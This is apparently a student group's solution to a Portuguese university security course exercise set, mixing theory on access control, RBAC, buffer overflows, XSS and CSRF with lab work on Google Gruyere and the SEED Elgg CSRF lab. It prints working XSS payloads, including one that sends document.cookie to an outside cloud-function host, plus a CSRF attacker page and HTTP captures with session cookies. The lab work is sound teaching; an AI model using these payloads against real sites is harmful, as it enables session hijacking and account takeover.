

Licenciatura em Engenharia
Informática e Computadores

- Segurança Informática-

19/20 SI

3ª Série de Exercícios -> Resolução Grupo 6 LI51N

Docente: José Simão

Alunos: Hugo Almeida nº 42931

David Albuquerque nº43566

Luís Guerra nº 43755

1)

O modelo de controlo de acessos consiste num processo de mediação de pedidos a recursos que são mantidos pelo sistema e mediante o pedido o modelo decide se é aceite ou se é recusado.

Conceptualmente uma política de segurança define as regras que o controlo o acesso tem de seguir, enquanto que um modelo de segurança formaliza a forma de aplicação das políticas de segurança acima referidas. Basicamente as regras são a parte teórica e os modelos são o modo de atuação num sistema ou situação com o objetivo de cumprir essas regras.

Existem alguns tipos de políticas de segurança tais como:

- Discrecionárias: baseadas na identidade do sujeito e em regras que definem o que cada sujeito pode fazer. Em geral, as regras são definidas pelo dono do recurso.

- Mandatárias: baseadas na identidade do sujeito e em regras que definem o que cada sujeito pode (ou não) fazer. As regras são definidas por uma autoridade central.

- Baseadas em papéis (*roles*): baseadas no papel que o utilizador possui no sistema e em regras que definem o que os utilizadores que pertencem a cada papel podem fazer.

No que concerne à aplicação em um sistema operativo, como por exemplo o Windows, podemos verificar a utilidade do modelo quando o utilizador faz login e é lhe atribuído um *access token* em que estão presentes *security identifiers* (SID) com a identificação do utilizador.

Quando há a necessidade de criar um recurso é lhe associado um “*security descriptor*” que tem o SID do dono do recurso. Existe uma lista de acessos chamada de acessos que associa o recurso tanto às restrições do próprio (política) como também o associa ao SID de um utilizador, essa lista é chamada de ACL (*Access Control Entry*) onde então estão enumeradas as permissões que um utilizador tem sobre esse recurso bem como esse mesmo recurso tem.

2)

2.1) Não pois $UA \subseteq U \times R$, ou seja, todas as sessões (relação entre *user* e *role*) têm que estar presentes na UA. Esta propriedade $RBCA_1$ é herdada por $RBCA_0$.

2.2) Cada sessão contém uma relação entre um *user* e um *role*. O conceito de privilégios mínimos numa sessão implica que cada *user* apenas tem os roles que lhe garantam que o mínimo de permissões necessárias para atingir o seu objetivo.

3)

A vulnerabilidade *Stack-based buffer overflow* consiste em usar a escrita em memória já realizada em certas zonas do código da aplicação para escrever por cima do endereço de retorno da função invocante.

Isto é possível pois se a escrita em memória for realizada num buffer pertencente ao *scope* da função, o número de dados poderá ser maior que o tamanho do buffer, escrevendo por cima dos dados em memória e eventualmente, ponto de retorno da função.

No caso da vulnerabilidade CVE-2019-9766, o ficheiro mp3 lido poderia ser forjado de modo a esmagar o ponto de retorno da função que realiza a leitura do mesmo. Se tal acontecesse, o atacante poderia esmagar com qualquer endereço para executar código arbitrário, comprometendo o programa a ser executado e eventualmente, o utilizador.

4)

A vulnerabilidade *Cross-site scripting* permite executar código *javascript* arbitrário no browser da vítima, podendo comprometer o utilizador roubando cookies de sessão, redirecionar o utilizador para outras páginas maliciosas, reescrever a página ao seu agrado ou até mesmo redirecionar toda a atividade do utilizador para outro site através de um proxy *cross-site scripting*.


Tal como a vulnerabilidade *cross-site scripting*, a vulnerabilidade *buffer overflow*, permite ao atacante executar código arbitrário no programa alvo, comprometendo o utilizador a partir da aplicação vulnerável.

5)

Realizar *cross site request forgery* no *callback* da Google iria possibilitar ao atacante obter a sessão da conta Google autenticada do utilizador na aplicação, permitindo ao atacante utilizar os serviços da aplicação com a conta da pessoa que fez *log in*. Caso o utilizador também tivesse autenticado na conta GitHub, o utilizador também obteria o estado da sessão da conta, permitindo usufruir dos serviços permitidos a aplicação. Isto é possível pois as cookies são passadas automaticamente pelos browsers.

6)

6.1) <https://google-gruyere.appspot.com/577882403697146558393345933677744214894/>



6.2)

Username: Group06

Pass: Group06

Ex1: File Upload XSS

[Home](#) | [My Snippets](#) | [New Snippet](#) | [Upload](#)Group06 <Group06> | [Profile](#) | [Sign out](#)

Gruyere: Upload

Select a file to upload to your account.

No file selected.

[Home](#) | [My Snippets](#) | [New Snippet](#) | [Upload](#)Group06 <Group06> | [Profile](#) | [Sign out](#)

Gruyere: Upload Complete

File uploaded!
File accessible at: <https://google-gruyere.appspot.com/577882403697146558393345933677744214894/Group06/Ex1.html>

<https://google-gruyere.appspot.com/577882403697146558393345933677744214894/Group06/Ex1.html>

Ex1.html x

```
1 <script>
2   alert (document.cookie)
3 </script>
```

Ex2: Reflected XSS

Usando o ficheiro Ex1.html usado no exercício anterior, fora possível criar um link a partir de uma página que aceitasse html no link para inserir outro link.

```
https://google-  
gruyere.appspot.com/577882403697146558393345933677744214894/%3Ca%20href=%22http  
s://google-  
gruyere.appspot.com/577882403697146558393345933677744214894/Group06/Ex1.html%22%  
3EClick%20here%20to%20fix%3C/a%3E
```

[Home](#) | [My Snippets](#) | [New Snippet](#) | [Upload](#)

Group06 <Group06> | [Profile](#) | [Sign out](#)


Invalid request: /[Click here to fix](#)

Ex3: Stored XSS

Inserindo um novo *snippet* com html que use *DOM events*, podemos inserir o código arbitrário que irá mostrar os cookies se o utilizador estiver autenticado.

```
<img  
  alt=">"  
  src="https://www.wikipedia.org/portal/wikipedia.org/assets/img/Wikipedia-logo-v2.png"  
  onload="if(document.cookie)alert(document.cookie)"  
>
```

Agora qualquer utilizador que entre na página principal executa o código




6.3)

Ao usarmos este código adaptado do *Stored XSS* da alínea 6.2 para redirecionar utilizadores autenticados para o link, podemos passar os cookies ao site do atacante:

```
<img
  alt=">"
  src="https://www.wikipedia.org/portal/wikipedia.org/assets/img/Wikipedia-logo-v2.png"
  onload="if(document.cookie)window.location.href = `https://europe-west1-cn-
ver1819.cloudfunctions.net/si1920serie3?cookie=${document.cookie}&group=G0651N&gkey=phh
dp9249htic5ctcqqpvk`"
```

Após inserção do *snippet* somos redirecionados na *home page* para:

<https://europe-west1-cn-ver1819.cloudfunctions.net/si1920serie3&cookie=COOKIE&group=G0651N&gkey=phhdp9249htic5ctcqqpvk>



Para a validação do exercício, acedemos a:

<http://europe-west1-cn-ver1819.cloudfunctions.net/siserie3-result?group=G0651N&gkey=phhdp9249htic5ctcqqpvk>

7.1)

Ex 3.1

Fazendo log in com a utilizador “alice” no site *csrflabelgg.com* for possível adicionar o utilizador “boby” e observar na os pedidos na extensão “*HTTP Header Live*”.


```
http://www.csrflabelgg.com/cache/1549469429/default/elgg.css
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: Elgg=luiej1n4hcqkcb5aft5ino88h1
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Sun, 29 Dec 2019 17:06:11 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Mon, 29 Jun 2020 17:06:12 GMT
Pragma: public
Cache-Control: public
ETag: "1549469429-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 12239
Content-Type: text/css; charset=utf-8

http://www.csrflabelgg.com/action/friends/add?friend=436_eelgg_ts=15776427186_eelgg_token=INAMnfs3Tf2GmQ5wQIIIPg6_eelgg_ts=15776427186_eelgg_token=INAMnfs3Tf2GmQ5wQIIIPg6
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/boby
X-Requested-With: XMLHttpRequest
Cookie: Elgg=luiej1n4hcqkcb5aft5ino88h1
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Sun, 29 Dec 2019 18:06:29 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 366
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=utf-8
```


Ex3.2

Este exercício tinha como objetivo realizar CSRF a partir do webside malicioso *www.csrflabattacker.com*. Fora possível criar um *post* público na rede social usando o utilizador “boby” para que o utilizador “alice” clicasse no *link* que a iria redirecionar para o site malicioso.

```
<p><h1><a href="http://www.csrflabattacker.com/">Click here to see!</a></h1></p>
<p></p>
<p><h1><a href="http://www.csrflabattacker.com/">Click here to see!</a></h1></p>
```



Usando o utilizador “alice” fora possível ver o novo *post* de “boby” e clicar no mesmo.




Ao clicar no link, a “alice” foi redirecionada para o site do atacante que continha código malicioso para adicionar o “boby” (uma imagem que redireciona para o link de adicionar o “boby”)

Html do site malicioso:

```
index.html X
C: > Users > Apple > Desktop > Ex7 > index.html > ...
1 <body>
2   
3 </body>
```

O *post* do “boby” pela visto pela ”alice”:



Após aceder ao site malicioso na conta da “alice” a partir do *post* do “boby”, confirma-se que o pedido para adicionar o “boby” é realizado.

```
http://www.csrfabattacker.com/
Host: www.csrfabattacker.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrfabattacker.com/blog/view/50/click-here-to-see-awesome-kittens
Connection: keep-alive
Upgrade-Insecure-Requests: 1
GET: HTTP/1.1 200 OK
Date: Sun, 29 Dec 2019 18:52:09 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Sun, 29 Dec 2019 18:25:38 GMT
ETag: "c7-59adba87c7cd-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 147
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

http://www.csrfabattacker.com/action/friends/add?friend=436_elgg_ts=15776427186_elgg_token=1NAMhfs3Tf2GmQ5w0IIpg6_elgg_ts=15776427186_elgg_token=1NAMhfs3Tf2GmQ5w0IIpg6
Host: www.csrfabattacker.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrfabattacker.com/
Cookie: Elggvflpn7u6n9m4d0n1966lpv3
Connection: keep-alive
GET: HTTP/1.1 302 Found
Date: Sun, 29 Dec 2019 18:52:10 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.csrfabattacker.com/
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8

http://www.csrfabattacker.com/
Host: www.csrfabattacker.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrfabattacker.com/
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Sun, 29 Dec 2019 18:52:09 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Sun, 29 Dec 2019 18:25:38 GMT
ETag: "c7-59adba87c7cd-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 147
Content-Type: text/html
```


CSRF Lab Site

ActivityBlogsBookmarksFilesGroupsMore »



All Site Activity


AllMineFriends

FilterShow All




Alice is now a friend with **Boby** 46 minutes ago

 → 






Boby published a blog post [Click here to see awesome kittens](#) 52 minutes ago

Click here to see! Click here to see!






Alice is now a friend with **Boby** an hour ago

 → 





Alice is now a friend with **Boby** an hour ago

 → 







Alice is now a friend with **Boby** 2 hours ago

 → 

Powered by Elgg

Search




 **Alice**


BlogsBookmarksFilesPagesWire posts

7.2)


Para este exercício, era pedido que realizássemos o acesso ao site vulnerável a partir de outro computador. Para tal, fora criado um adaptador NAT para que a máquina virtual adicional possa aceder ao site vulnerável na outra máquina.



Configuração da placa de rede em cada máquina:




Na figura abaixo, é possível visualizar a máquina original (esquerda) e a máquina virtual clonada (direita), que irá tentar aceder aos dois sites da máquina original:




```
[12/29/19]seed@VM:~$ ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue s
tate UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00:
    00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 q
disc pfifo fast state UP group default qlen 1000
    link/ether 08:00:27:39:23:86 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.4/24 brd 10.0.2.255 scope global dynami
c enp0s3
        valid_lft 397sec preferred_lft 397sec
    inet6 fe80::c8d:d496:9841:add2/64 scope link
        valid_lft forever preferred_lft forever
[12/29/19]seed@VM:~$

[12/29/19]seed@VM:~$ ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data:
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=0.549 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=0.703 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=0.425 ms
64 bytes from 10.0.2.4: icmp_seq=4 ttl=64 time=0.419 ms
64 bytes from 10.0.2.4: icmp_seq=5 ttl=64 time=0.493 ms
64 bytes from 10.0.2.4: icmp_seq=6 ttl=64 time=0.437 ms
^C
--- 10.0.2.4 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time
5105ms
